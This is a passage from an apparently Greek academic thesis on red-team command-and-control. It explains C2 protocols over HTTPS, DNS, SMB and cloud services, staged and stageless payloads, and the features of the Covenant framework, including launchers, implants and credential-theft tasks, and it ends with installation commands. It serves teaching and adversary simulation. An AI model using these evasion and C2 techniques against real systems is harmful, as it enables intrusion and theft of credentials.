πρωτόκολλα που χρησιμοποιούνται στις C2 επικοινωνίες. Στην πραγματικότητα, μπορεί να αξιοποιηθεί οποιοδήποτε πρωτόκολλο δικτύωσης. Ωστόσο αυτά που χρησιμοποιούνται ευρέως περιλαμβάνουν τα ακόλουθα [34]:

- HTTP(S) (*Εικόνα 13*): Αποτελεί την πιο κοινή λύση C2 επικοινωνίας, δεδομένου ότι προσφέρει πολλές επιλογές παραμετροποίησης στον επιτιθέμενο. Το HTTP(S) αποτελεί ένα πολύ διαδομένο πρωτόκολλο επικοινωνίας, με αποτέλεσμα η δημιουργία προσαρμοσμένων προφίλ κυκλοφορίας να είναι σχετικά απλή. Η απόκρυψη της C2 επικοινωνίας μέσω HTTPS, δυσκολεύει την ανίχνευση καθώς θα πρέπει τα εργαλεία ασφαλείας πρώτα να αποκρυπτογραφήσουν την κίνηση και στη συνέχεια να την αναλύσουν. Για παράδειγμα, στην περίπτωση που από την πλευρά του επιτιθέμενου χρησιμοποιηθεί ένα έμπιστο cloud service, υπάρχει περίπτωση η κίνηση να θεωρηθεί νόμιμη.



Εικόνα 13. HTTP(S) C2


- DNS (*Εικόνα 14*, *Εικόνα 15*): Προτού αναλυθεί το DNS beacon, είναι απαραίτητη η αφαιρετική παρουσίαση του DNS πρωτοκόλλου. Σε ένα non-cached DNS Query, ο πελάτης επικοινωνεί με τον Recursive Name Server (NS). Η παρακάτω ακολουθία βημάτων πραγματοποιείται μόνο όταν ο Recursive NS δεν γνωρίζει την απάντηση σε κάποιο DNS ερώτημα. Μόλις εκτελεστεί μία φορά, η απάντηση θα αποθηκευτεί για ορισμένο χρονικό διάστημα. Επομένως, την επόμενη φορά που οποιοσδήποτε πελάτης κάνει το ίδιο DNS ερώτημα, ο Recursive NS θα απαντήσει άμεσα. Ο Recursive NS δρα σαν μεσολάβησης μεταξύ του πελάτη και των απομακρυσμένων NS [56].



Εικόνα 14. Πρωτόκολλο DNS


Οι επιτιθέμενοι προσπαθούν να αποτρέψουν την προσωρινή αποθήκευση των DNS αποτελεσμάτων για μελλοντικά αιτήματα, προκειμένου το θύμα να επικοινωνήσει εκ νέου με τον C2 server. Στην πράξη, αυτό επιτυγχάνεται χρησιμοποιώντας συνεχώς διαφορετικά subdomains. Επομένως, όσα περισσότερα αιτήματα στέλνει το θύμα τόσα περισσότερα μοναδικά subdomains χρειάζεται να χρησιμοποιήσει ο επιτιθέμενος. Δεδομένου ότι το DNS είναι κρίσιμο και απαραίτητο πρωτόκολλο επικοινωνίας, τα περισσότερα δίκτυα εμπιστεύονται οποιονδήποτε Recursive NS. Τα DNS beacons χρησιμοποιούν το πρωτόκολλο DNS για το σύνολο ή μέρος των επικοινωνιών τους. Οι συνδέσεις αυτές είναι πιο περίπλοκες, αλλά ταυτόχρονα χαρακτηρίζονται από ορισμένα πλεονεκτήματα [49][54]. Το θύμα πραγματοποιεί τακτικά DNS requests σε domains που διαχειρίζεται ο επιτιθέμενος,

επιτρέποντάς του να απαντήσει, κρύβοντας εντολές εντός της DNS απάντησης. Πιο συγκεκριμένα, στο DNS C2 κανάλι, το θύμα πραγματοποιεί ερωτήματα DNS σε έναν προεπιλεγμένο DNS server (π.χ., εσωτερικός DNS server, Google, Cloudflare). Δεδομένου ότι ο server δεν γνωρίζει την απάντηση, προωθεί το αίτημα στον DNS server του επιτιθέμενου. Στη συνέχεια, ο επιτιθέμενος απαντά στο request με μία IP διεύθυνση ή με δεδομένα DNS TXT που περιέχουν εντολές προς εκτέλεση από την πλευρά του θύματος. Αυτός ο τρόπος C2 επικοινωνίας είναι ιδιαίτερα αποτελεσματικός καθώς όλη η C2 κίνηση κατευθύνεται μέσω ενός γνωστού και αξιόπιστου server. Επομένως, επιτρέπει την εύκολη έξοδο της κίνησης από ένα δίκτυο και καθιστά δύσκολο τον εντοπισμό beaconing δραστηριότητας. Ανάλογα τους αμυντικούς μηχανισμούς που χρησιμοποιεί το περιβάλλον-στόχος, η DNS κίνηση μπορεί να ανιχνευθεί σχετικά εύκολα. Ωστόσο αποτελεί συχνά σημείο που θεωρείται ασφαλές και δεν παρακολουθείται [54]. Το DNS χρησιμοποιείται συνήθως ως back-up Long-Haul C2 κανάλι επικοινωνίας [34].



Εικόνα 15. DNS C2

- SMB (*Εικόνα 16*): Τα SMB pipes χρησιμοποιούνται κατά κόρον ως C2 κανάλια επικοινωνίας σε εσωτερικά δίκτυα. Επιτρέπουν την peer-to-peer επικοινωνία μεταξύ των beacons ενός κεντρικού υπολογιστή ή άλλων υπολογιστών στο δίκτυο-στόχο. Το πρωτόκολλο SMB είναι σύνηθες σε οργανισμούς, καθιστώντας δύσκολο να διακρίνει κανείς την κακόβουλη C2 κυκλοφορία. Μία σημαντική διαφορά σε σχέση με ότι έχει αναφερθεί μέχρι στιγμής είναι ότι τα SMB C2 κανάλια βασίζονται σε bind συνδέσεις. Επομένως, πρώτα δημιουργείται το named pipe και στη συνέχει ο επιτιθέμενος συνδέεται σε αυτό. Επιπλέον, για τη δημιουργία επιμέρους named pipes απαιτείται ένα parent beacon, το οποίο μεταβιβάζει την επικοινωνία στον C2 server [54]. Μία σημαντική παράμετρος που πρέπει να ληφθεί υπόψη από τον επιτιθέμενο είναι η διαμόρφωση των προεπιλεγμένων ρυθμίσεων. Πιο συγκεκριμένα, τα ονόματα των pipes θα πρέπει να τροποποιηθούν προκειμένου να ταιριάζουν με το περιβάλλον του στόχου, έτσι ώστε να αποφευχθεί η ανίχνευση της C2 δραστηριότητας [30].



Εικόνα 16. SMB C2

- TCP/UDP: Σε ορισμένες περιπτώσεις μια απλή σύνδεση TCP ή UDP αποτελεί τη μόνη διαθέσιμη επιλογή. Το γνωστότερο C2 πλαίσιο που χρησιμοποιεί αυτού του είδους την επικοινωνία είναι το Metasploit Framework [57].
- SSH: Οι επιτιθέμενοι ενδέχεται να αποκρύψουν την C2 επικοινωνία εντός SSH επικοινωνιών, καθιστώντας δυσκολότερη την ανάλυσή της [49].
- Cloud Services: Παρ' όλο που δεν αποτελούν πρωτόκολλο επικοινωνίας οι υπηρεσίες στο cloud (π.χ., Dropbox, Google Sheets, Gmail, και Twitter) χρησιμοποιούνται συχνά για C2 δραστηριότητα. Στην πραγματικότητα το implant λαμβάνει νέες εντολές/οδηγίες από συγκεκριμένους λογαριασμούς που διαχειρίζεται ο επιτιθέμενος. Όπως έχει ήδη τονιστεί, οι κοινές τεχνικές whitelisting και blacklisting αποτυγχάνουν απέναντι σε αυτήν την επίθεση.

Ανεξάρτητα από το πρωτόκολλο που θα επιλεγεί, η beaconing δραστηριότητα ξεκινάει συνήθως είτε από ένα staged είτε από ένα stageless payload [58]. Τα payloads αυτά μπορούν να συσχετιστούν με τους droppers και τους downloaders που παρουσιάστηκαν προηγουμένως. Πιο συγκεκριμένα, τα stageless payloads παραδίδονται απευθείας στο θύμα. Συνήθως, περιέχουν μία μεγάλη ποικιλία κακόβουλων λειτουργιών και δεν απαιτούν πρόσθετους πόρους προκειμένου να μολύνουν το θύμα. Αντίθετα, τα staged payloads είναι συνήθως μικρά σε μέγεθος και χρησιμοποιούνται για τη λήψη πρόσθετων payloads, τα οποία σε πολλές περιπτώσεις μπορούν να φορτωθούν απευθείας στη μνήμη (stage 1 και 2 payloads). Σχεδιάζονται με τέτοιο τρόπο ώστε να μπορούν να παραδίδονται στο θύμα με διάφορες τεχνικές και ταυτόχρονα να αφήνουν όσο το δυνατόν μικρότερο αποτύπωμα. Επιπλέον, έχοντας ένα μικρότερο αρχικό payload, με περιορισμένες δυνατότητες, είναι πιο πιθανό να αποφευχθεί η ανίχνευσή τους.

3. C2 Πλαίσια


Στη συγκεκριμένη ενότητα, παρουσιάζονται τα κυριότερα C2 πλαίσια (frameworks) που χρησιμοποιούνται από τους επιτιθέμενους προκειμένου να διατηρήσουν έναν δίαυλο επικοινωνίας με τα παραβιασμένα συστήματα. Τα C2 πλαίσια βοηθούν στη μεταβίβαση οδηγιών και στη λήψη πρόσθετων κακόβουλων payloads στις παραβιασμένες συσκευές [32]. Εκτός των C2 λύσεων που παρουσιάζονται στην εν λόγω εργασία, υπάρχουν και άλλες επιλογές, όπως είναι για παράδειγμα το twittor [38], το οποίο επιτρέπει τη δημιουργία ενός stealthy backdoor που χρησιμοποιεί το Twitter ως C2 server. Πιο συγκεκριμένα, η C2 επικοινωνία πραγματοποιείται μέσω των άμεσων μηνυμάτων του Twitter. Το εν λόγω εργαλείο βασίζεται στη φιλοσοφία του πλαισίου gcat [59], που χρησιμοποιεί έναν λογαριασμό Gmail για την επίτευξη του ίδιου σκοπού. Στην εργασία παρουσιάζεται μία πληθώρα C2 λύσεων όπως είναι τα Covenant, PowerShell Empire, Cobalt Strike, Pupy, dnscat2, Merlin και PoshC2. Όλα, εκτός από το Cobalt Strike, αποτελούν εργαλεία ανοιχτού κώδικα. Πιο συγκεκριμένα, τονίζονται οι κυριότερες δυνατότητες και ιδιαιτερότητες των εν λόγω πλαισίων και παρουσιάζονται τα βασικά χαρακτηριστικά τους. Επιπλέον, τα πλαίσια Covenant και PowerShell Empire χρησιμοποιούνται σε επόμενα κεφάλαια για την εκτέλεση στοχευμένων σεναρίων επίθεσης.

3.1 Covenant

Το Covenant αποτελεί ένα C2 πλαίσιο ανοιχτού κώδικα που διευκολύνει τη χρήση επιθετικών τεχνικών .NET και χρησιμεύει ως πλατφόρμα συνεργασίας για τις κόκκινες ομάδες [60]. Πρόκειται για μία ASP.NET εφαρμογή που επιτρέπει την ταυτόχρονη συνεργασία πολλαπλών χρηστών μέσω της διεπαφής ιστού (web interface) που προσφέρει. Η συνεργασία των μελών της κόκκινης ομάδας θεωρείται κρίσιμη για την αποτελεσματική έκβαση μιας προσομοίωσης. Το Covenant επιτρέπει την αλληλεπίδραση (ανεξάρτητη ή συλλογική) πολλών χρηστών ταυτόχρονα με τον ίδιο C2 server. Στο Covenant, τα beacons ονομάζονται grunts, χωρίς ωστόσο να διαφοροποιείται η λειτουργία τους. Επιπλέον, δεδομένου ότι το συγκεκριμένο C2 πλαίσιο έχει υλοποιηθεί στη γλώσσα προγραμματισμού C#, καθίσταται πλήρως cross-platform χάρη στο .NET Core. Αυτό επιτρέπει στο Covenant να εκτελείται σε πλατφόρμες Linux, MacOS και Windows. Επιπρόσθετα, παρέχει υποστήριξη Docker, επιτρέποντας την εκτέλεσή του μέσα σε κοντέινερ οποιουδήποτε συστήματος. Η ανταλλαγή κλειδιών μεταξύ των grunts και των listeners είναι κρυπτογραφημένη. Με αυτόν τον τρόπο επιτυγχάνεται η κρυπτογραφική ιδιότητα forward secrecy. Ένα σημαντικό χαρακτηριστικό του πλαισίου είναι το γεγονός ότι οι χρήστες μπορούν να εκτελούν απομακρυσμένα C# one-liners στα grunts, επεκτείνοντας τις δυνατότητες και τις τεχνικές που μπορούν να χρησιμοποιηθούν σε μία προσομοίωση επίθεσης. Επιπλέον, το Covenant χρησιμοποιεί το Roslyn API (σύνολο μεταγλωττιστών ανοιχτού κώδικα και API ανάλυσης κώδικα για γλώσσες C# και Visual Basic) για δυναμική C# μεταγλώττιση (compilation). Κάθε φορά που δημιουργείται ένα νέο grunt ή ανατίθεται μια νέα εργασία σε κάποιο υπάρχον, ο κώδικας μεταγλωττίζεται εκ νέου και πραγματοποιείται obfuscation. Με αυτόν τον τρόπο αποφεύγονται πλήρως τα στατικά payloads και επομένως δεν είναι εφικτή η εύκολη ανίχνευση των grunts.


Στη συνέχεια, παρουσιάζονται τα κυριότερα χαρακτηριστικά και οι βασικότερες λειτουργίες που προσφέρονται από το πλαίσιο. Πιο συγκεκριμένα:

- Dashboard: Περιέχει την επισκόπηση των πληροφοριών που συλλέχθηκαν κατά τη διάρκεια της προσομοίωσης.
- Listener: Το Covenant υποστηρίζει native και bridge listeners (*Εικόνα 17*). Ο μόνος ενσωματωμένος native listener είναι ο HttpListener. Ένας BridgeListener χρησιμοποιείται για επικοινωνίες μέσω μίας γέφυρας (C2Bridge), η οποία παρέχει ένα εξερχόμενο πρωτόκολλο επικοινωνίας. Ο BridgeListener είναι μια απλή TCP σύνδεση που επιτρέπει σε μία C2Bridge να επικοινωνεί την C2 κυκλοφορία στο Covenant.



Εικόνα 17. Covenant Listener Dashboard


Οι βασικότερες επιλογές κατά τη δημιουργία ενός listener περιλαμβάνουν τα: Name - Το όνομα του listener, BindAddress - Η τοπική IP διεύθυνση του χρήστη, BindPort - Η τοπική θύρα στην οποία αναμένει συνδέσεις ο Listener, Connect Port - Η θύρα στην οποία πραγματοποιούνται τα callbacks από το θύμα, ConnectAddresses - Μία ή περισσότερες IP διευθύνσεις/domains στα οποία πραγματοποιούνται τα callbacks από το θύμα (π.χ., χρήση πολλών redirectors), UseSSL - Αν η επιλογή τεθεί αληθής τότε με τον προσδιορισμό ενός SSL πιστοποιητικού χρησιμοποιείται HTTPS αντί HTTP, HttpProfile - Καθορίζει τη συμπεριφορά της επικοινωνίας του grunt με τον listener.



Εικόνα 18. Covenant Listener Profiles

Το Covenant υποστηρίζει προφίλ για τους listeners (*Εικόνα 18*), προκειμένου να απλοποιείται ο τρόπος με τον οποίο πραγματοποιείται η δικτυακή επικοινωνία μεταξύ του grunt και του listener. Οι βασικότερες επιλογές που πρέπει να διαμορφωθούν από το χρήστη κατά τη δημιουργία ενός νέου προσαρμοσμένου προφίλ listener περιλαμβάνουν τα: Name - Το όνομα του προφίλ, MessageTransform - Καθορίζει τον τρόπο με τον οποίο μετασχηματίζονται τα δεδομένα επικοινωνίας πριν τοποθετηθούν στα πεδία που καθορίζονται στα HttpPostRequest, HttpGetResponse, και HttpPostReponse, HttpUrls - Περιλαμβάνει μία λίστα από ένα ή περισσότερα URLs με τα οποία θα επικοινωνήσει τυχαία το grunt, HttpRequestHeaders - Αποτελεί το συνδυασμό του ονόματος και της τιμής που περιλαμβάνεται στους HTTP request headers, HttpResponseHeaders - Αποτελεί το συνδυασμό του ονόματος και της τιμής που περιλαμβάνεται στους HTTP response headers, HttpPostRequest - Περιλαμβάνει τη μορφή του HTTP post request, HttpGetResponse - Περιλαμβάνει τη μορφή του HTTP get response, HttpPostResponse - Περιλαμβάνει τη μορφή του HTTP post response. Είναι σημαντικό να επισημανθεί ότι για τις τρεις τελευταίες επιλογές, το μορφότυπο θα πρέπει να περιλαμβάνει μια θέση για την τοποθέτηση των δεδομένων. Αυτό επιτυγχάνεται με την προσθήκη της συμβολοσειράς {DATA} σε κατάλληλα σημεία των πεδίων. Επιπλέον, ένα μοναδικό αναγνωριστικό για κάθε grunt θα πρέπει να υπάρχει είτε στο πεδίο ονόματος ή τιμής των κεφαλίδων είτε στο HttpUrl. Το μοναδικό αναγνωριστικό προσδιορίζεται με τη συμβολοσειρά {GUID} στα προαναφερθέντα πεδία.


- Launchers: Οι launchers χρησιμοποιούνται για τη δημιουργία και τη λήψη κακόβουλου κώδικα (π.χ., binaries, scripts, one-liners) με στόχο την εκκίνηση νέων grunts (*Εικόνα 19*). Ένας launcher αντιστοιχίζεται με έναν listener που έχει προηγουμένως δημιουργηθεί από το χρήστη. Πιο συγκεκριμένα, στο Covenant, ένας launcher είναι ένα payload που εκτελεί τον αρχικό stager στο μηχάνημα-στόχο προκειμένου να δημιουργηθεί μία grunt σύνδεση. Επιπλέον, οι launchers μπορούν εύκολα να προσαρμοστούν για να αποφευχθεί ο εντοπισμός τους ή για να λειτουργήσουν ως stageless payloads.



Εικόνα 19. Covenant Launchers

Το Covenant υποστηρίζει τους παρακάτω τύπους launchers: Binary - Χρησιμοποιείται για τη δημιουργία προσαρμοσμένων binaries αρχείων (π.χ., .exe), ShellCode - Μετατρέπει ένα binary grunt σε shellcode χρησιμοποιώντας το εργαλείο Donut (το εργαλείο Donut αναλύεται περαιτέρω στη συνέχεια [61]), PowerShell - χρησιμοποιείται για τη δημιουργία κώδικα PowerShell που εκκινεί ένα grunt χρησιμοποιώντας το powershell.exe, MSBuild - χρησιμοποιείται για τη δημιουργία ενός XML αρχείου που εκκινεί ένα grunt χρησιμοποιώντας το msbuild.exe, InstallUtil - χρησιμοποιείται για τη δημιουργία ενός XML αρχείου που εκκινεί ένα grunt χρησιμοποιώντας το installutil.exe. Επιπλέον, το πλαίσιο υποστηρίζει και άλλους τύπους launchers (π.χ., Mshta, Regsvr32, Wmic, Cscript, Wscript), οι οποίοι ωστόσο δεν θεωρούνται αποτελεσματικοί χωρίς παραμετροποίηση (outdated προσέγγιση), δεδομένου ότι βασίζονται στο DotNetToJScript [62], το οποίο πλέον ανιχνεύεται από το Microsoft Antimalware Scan Interface (AMSI) βάσει υπογραφών. Αφού ο χρήστης επιλέξει τον launcher που ταιριάζει στο σενάριο επίθεσης που υλοποιεί, στη συνέχεια λαμβάνει υπόψη ορισμένες επιπλέον παραμέτρους: Listener - Επιλογή του listener με τον οποίο θα επικοινωνεί το grunt, ImplantTemplate - ο τύπος του implant που θα δημιουργήσει ο launcher, DotNetVersion - Η έκδοση .NET του implant η οποία επιλέγεται ανάλογα το στόχο, Delay - Ο χρόνος που μεσολαβεί ανάμεσα στα callbacks του implant στον C2 server, JitterPercent - Το ποσοστό μεταβλητότητας στην τιμή Delay, ConnectAttempts - Ο αριθμός των φορών που ένα grunt θα επιδιώξει σύνδεση με τον c2 server πριν διακοπεί οριστικά η επικοινωνία, KillDate - Η ημερομηνία στην οποία ένα grunt θα σταματήσει να πραγματοποιεί callbacks στον listener, SMBPipeName - Προσδιορίζεται το pipe name στην περίπτωση που χρησιμοποιείται ένα SMB ImplantTemplate.

- Grunts: Όπως έχει ήδη επισημανθεί, τα grunts είναι οι C# agents/implants που χρησιμοποιούνται στο Covenant. Η αλληλεπίδραση του χρήστη με τα grunts πραγματοποιείται μέσω τερματικού που παρέχεται από την web διεπαφή του εργαλείου.
- Templates: Η συγκεκριμένη σελίδα περιέχει τα implant templates. Η διαφορά μεταξύ των templates είναι ο τρόπος με τον οποίο τα grunts επικοινωνούν με τον C2 server. Ο χρήστης μπορεί να δημιουργήσει νέα, προσαρμοσμένα templates ανάλογα το σενάριο επίθεσης (π.χ., παράκαμψη λύσεων Antivirus ή Endpoint Detection and Response).
- Tasks: Η συγκεκριμένη σελίδα περιλαμβάνει ενσωματωμένες λειτουργίες/ενέργειες που μπορούν να ανατεθούν σε ενεργά grunts. Ο χρήστης μπορεί να δημιουργήσει νέες, προσαρμοσμένες εργασίες. Δύο συνηθισμένα παραδείγματα εργασιών αποτελούν το lateral movement μέσω WMI ή PowerShell και η εκτέλεση του εργαλείου Mimikatz [63] για την απόκτηση των credentials από τη μνήμη του υπολογιστή του θύματος.
- Tasking: Περιλαμβάνει το ιστορικό των εργασιών που ανατέθηκαν στα grunts.
- Graph: Παρέχει μία γραφική αναπαράσταση που συμβάλλει στην οπτικοποίηση των C2 επικοινωνιών. Το γράφημα εμφανίζει τους listeners και τα αντίστοιχα grunts. Στην *Εικόνα 20* απεικονίζεται η επικοινωνία ενός HTTP listener (κόκκινο χρώμα) με το grunt (μπλε χρώμα) και ταυτόχρονα η P2P επικοινωνία (SMB) του πράσινου και του μπλε grunt.



Εικόνα 20. Covenant Graph

- Data: Η συγκεκριμένη σελίδα εμφανίζει ορισμένους τύπους πληροφοριών που συλλέγονται από τα grunts κατά τη διάρκεια μιας προσομοίωσης, συμπεριλαμβανομένων των credentials των θυμάτων, των ληφθέντων αρχείων και των screenshots από τους υπολογιστές του στόχου.
- Users: Χρησιμοποιείται για την προσθήκη ή την αφαίρεση ενός χρήστη. Οι ρόλοι με τους οποίος μπορεί να συσχετιστεί ένας χρήστης περιλαμβάνουν τους: Administrator - Μπορεί να εκτελέσει όλες τις διαθέσιμες ενέργειες, User - Έχει τη δυνατότητα να εκτελεί ενέργειες σε ενεργά grunts, Listener - Χρησιμοποιείται μόνο για ενέργειες που σχετίζονται με το listening.

Επιπλέον, το Covenant παρέχει μια hosting λειτουργία που επιτρέπει τη φιλοξενία των launchers που έχουν δημιουργηθεί [64]. Ωστόσο, σε μία ρεαλιστική επίθεση η συγκεκριμένη τακτική δεν ενδείκνυται δεδομένου ότι το hosting απευθείας από τον C2 server μπορεί εύκολα να αποκαλύψει την C2 υποδομή.

3.1.1 Εγκατάσταση

Για τη λήψη του Covenant χρησιμοποιείται η παρακάτω εντολή (*Εικόνα 21)*, με την παράμετρο --recurse-submodules.

```
┌──(root💀kali)-[/opt]
└─# git clone --recurse-submodules https://github.com/cobbr/Covenant
Cloning into 'Covenant'...
remote: Enumerating objects: 7834, done.
remote: Counting objects: 100% (1326/1326), done.
remote: Compressing objects: 100% (799/799), done.
Receiving objects: 100% (7834/7834), 34.77 MiB | 228.00 KiB/s, done.
remote: Total 7834 (delta 986), reused 802 (delta 514), pack-reused 6508
Resolving deltas: 100% (5140/5140), done.
```

Εικόνα 21. Λήψη του Covenant

Ακολουθεί η εγκατάσταση ορισμένων dependencies του C2 πλαισίου (*Εικόνα 22*).

```
┌──(root💀kali)-[/opt/Covenant/Covenant]
└─# apt-get install -y apt-transport-https
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer require
d:
  cryptsetup-run libavresample4 librest-0.7-0 python3-gevent
  python3-gevent-websocket python3-greenlet python3-m2crypto
  python3-parameterized python3-zope.event
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  apt-transport-https
```

Εικόνα 22. Εγκατάσταση των Dependencies

Στη συνέχεια εγκαθίσταται το .NET Core 3.1 SDK (*Εικόνα 23*).

```
┌──(root💀kali)-[/opt/Covenant/Covenant]
└─# apt-get install -y dotnet-sdk-3.1
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
dotnet-sdk-3.1 is already the newest version (3.1.408-1).
dotnet-sdk-3.1 set to manually installed.
```

Εικόνα 23. Εγκατάσταση του .NET Core 3.1 SDK

3.1.2 Διαμόρφωση

